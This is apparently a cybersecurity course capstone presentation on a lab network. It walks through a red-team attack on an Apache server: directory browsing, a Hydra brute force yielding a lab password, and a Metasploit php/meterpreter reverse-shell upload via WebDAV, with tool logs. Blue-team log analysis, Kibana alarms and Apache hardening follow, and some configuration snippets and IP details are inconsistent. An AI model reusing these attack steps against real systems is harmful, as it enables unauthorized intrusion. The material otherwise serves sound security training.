



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone
(Target)

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	NATSwitch
ELK	192.168.1.100	SIEM System
Capstone	192.168.1.105	Web Server
Kali	192.168.1.90	Penetration Testing Environment

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled	The browser is able to access and read the full contents of directories on the Capstone Apache Web Server	Investigating the files showed that Ashton is the administrator for the directory: /company_folders/secret_folder/
Brute Force Vulnerability	"Rockyou.txt" was able to find the weak password and there was no lockout for failed login attempts allowing the brute force attack to work	Brute force gave access to: /secret_folder/ password hash for Ryan with instructions to use dav://192.168.1.105/webdav/ to connect to Webdav server
Reverse Shell Backdoor	Able to deploy a reverse shell payload exploit on web server since outbound ports and undetected reverse shell were allowed	Gained remote backdoor shell access to Capstone Apache Web Server

Exploitation: Directory Listing Enabled on Web Server

01

Tools & Processes


Found the IP address 192.168.1.105 using nmap then was able to browse directories by typing 192.168.1.105 into the web browser

02

Achievements

Analyzed the files and discovered that Ashton is the admin for /company_folders/secret_folder/

03



Exploitation: Brute Force Vulnerability

01

Tools & Processes

Executed a Hydra brute force dictionary based password cracking tool with the "rockyou.txt" file to learn the password for Ashton's account

02


Achievements

Discovered Ashton's password was "leopoldo" and used it to access /secret_folder

Used the instructions in that folder to crack Ryan's password with Crackstation and access the Webdav server

03

```
[*] [hydra] target 192.168.1.105 - login 'ashton' - pass 'jody' - 10142 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jefereson' - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jackass2' - 10143 of 14344399 [child 0] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-09 18:22:59
root@kali:~/crackmapexec#
```



Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Used msfconsole
exploit/multi/handler

Constructed and uploaded
msfvenom payload:
php/meterpreter/reverse_tcp
with LHOST set as
192.168.1.90

Placed reverse shell onto
Webdav directory and
activated it

02

Achievements


Exploit granted a remote
backdoor shell on the
Capstone Apache server
which allowed me to gain
access to root directory


03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf5 exploit(multi/handler) > set LPORT 55555
LPORT => 55555
msf5 exploit(multi/handler) > run

[*] Handler failed to bind to 192.168.1.105:55555: -
[*] Started reverse TCP handler on 0.0.0.0:55555
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:55555 -> 192.168.1.105:43832) at 2021-02-09 18:55:17 -0800

meterpreter > |
```






Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The port scan happened at 2/10 @ 01:27:10.104
- 6,006 packets were sent from 192.168.1.90
- Many destination ports requested at the same time are indicative of a port scan



Analysis: Finding the Request for the Hidden Directory

- There were 16,386 requests for the hidden directory on 2/10/2021 between 02:20:00.000 and 02:22:00.000
- The "connect_to_corp_server" file was requested which contains instructions for connecting to the Webdav server



Mozilla Firefox

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

Personal Note


In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

- I need to open the folder on the left hand bar
- I need to click "Other Locations"
- I need to type "dav://172.16.84.205/webdav/"
- I will be prompted for my user (but i'll use ryans account) and password
- I can click and drag files into the share and reload my browser

Analysis: Uncovering the Brute Force Attack




- There were 16,382 total requests made in the attack
- There were 16,381 requests made before Hydra cracked the password



```
[ATTEMPT] target 192.168.1.105 - login ashton - pass joey - 10141 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-09 18:22:59
root@kali: /usr/share/wordlists#
```

Analysis: Finding the WebDAV Connection


- There were 64 requests made to the Webdav directory
- The passwd.dav file and shell.php were requested
- The backdoor payload shell.php was uploaded on 2/10/2021 @ 02:50:36



Analysis: Identifying the Reverse Shell



- The reverse shell was identified by searching for the source IP and the destination port that was used in the hack: source.ip: 192.168.1.105 and destination.port: 55555





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Steps for alarm to detect future port scans:

Search criteria: destination.ip: 192.168.1.105 and
source.ip: (not 192.168.1.105) and
destination.port: (not 443 or 80)

Report criteria: Number of ports accessed per
source IP per second.

Alarm threshold: Alert email and log when over 2
non port 403 or port 80 scans detected at the
same timestamp from the same IP occur.

System Hardening

I would recommend shutting all open ports
on the system that aren't needed and
additionally using a firewall to block all
incoming connections from untrusted IP
addresses.

I would also use an IDS such as Splunk or
Kibana to consistently monitor port scan
activity so any sketchy activity can be
immediately caught and dealt with.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Steps for alarm to detect future unauthorized access to hidden directories:

Search criteria: source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path : *secret_folder*

Report criteria: Number of times “secret_folder” accessed from external IP

Alarm threshold: Alert email and log when any access is detected on “secret_folder” from IPs other than 192.168.1.105 or 192.168.1.1.

System Hardening

Modify the apache configuration file to disable directory browsing with exceptions for specific IPs and disable directory listings:

Open your httpd.conf file:

> nano /etc/httpd/conf/httpd.conf

* Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/company_folders/secret_folder/>  
Order allow,deny  
Allow from 192.168.1.1  
Allow from 192.168.1.105  
Allow from 127.0.0.1  
Deny from 192.168.1.90  
</Directory>
```

*Disable directory listing in apache remove Indexes:

-Find this line and delete Indexes

Options ~~Indexes~~ FollowSymLinks

Mitigation: Preventing Brute Force Attacks

Alarm

Steps for alarm to detect future brute force attacks:

Search criteria:

user_agent.original : "Mozilla/4.0 (Hydra)" and url.path
: "/company_folders/secret_folder" and
http.response.status_code: "401"

Report criteria:

Number of times status code 401 response detected
in 5 second interval.

Alarm criteria/threshold:

Alert email and log when more than 10 status code
401 responses occur at any time OR any status code
200 responses occur from non-trusted IPs

System Hardening

There are many ways to mitigate brute force attacks that
include but are not limited to:

- Implementing an account lockout policy for failed login attempts
- Progressive delays for failed login attempts
- Adding a reCAPTCHA tool
- Enforcing strong password requirements for users
- Change your designated port usage off of default by editing the sshd_config file
- Two factor authentication
- Limit logins to a specified IP address or range

All of these options have positives and negatives and it is up to the organization to weigh the pros and cons of making it more challenging to login as the user and protecting against brute force attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

Steps for alarm to detect future unauthorized access to Webdav directory:

Search criteria: url.path: *webdav* and source.ip: (not 192.168.1.150 or 192.168.1.1)

Report criteria: Number of times the directory is requested from non-trusted IPs.

Alarm threshold: Alert email and log when any requests are made on the webdav directory from non-trusted IPs

System Hardening

Modify the configuration file to block unauthorized access to the Webdav server from any IP other than those listed:

Open your httpd.conf file:
> nano /etc/httpd/conf/httpd.conf

Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/webdav/>  
    Order allow,deny  
    Allow from 192.168.1.1  
    Allow from 192.168.1.105  
    Allow from 127  
    Deny from all  
</Directory>
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

Steps for alarm to detect future unauthorized file uploads:

Search criteria: http.request.method : “put” and url.path: *webdav* and source.ip: (not 192.168.1.1 or 192.168.1.105)

Report criteria: Shows count of directory “put” method from non-trusted IPs.

Alarm threshold: Alert email and log when any “put” requests are made on hidden/protected folders from non-trusted IPs

System Hardening

Modify the configuration file to block unauthorized access to the “secret_folder” from any IP other than those specified:

Open the httpd.conf file:

```
>nano /etc/httpd/conf/httpd.conf
```

Locate the directory section (/var/www/) and set it as follows:

```
<Directory /var/www/webdav/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Allow from 127.1.1.1
    Deny from all
    <LimitExcept GET POST HEAD>deny from all
</LimitExcept>
</Directory>
```

Some other potential solutions to reverse shell uploads include:

- Disable the ability for executable files to run from the temp directory
- Use a strong “behavioral based” Anti-Virus software that can potentially detect .exe’s
- Implement firewall egress filtering that can possibly block suspicious outbound traffic

*The
End*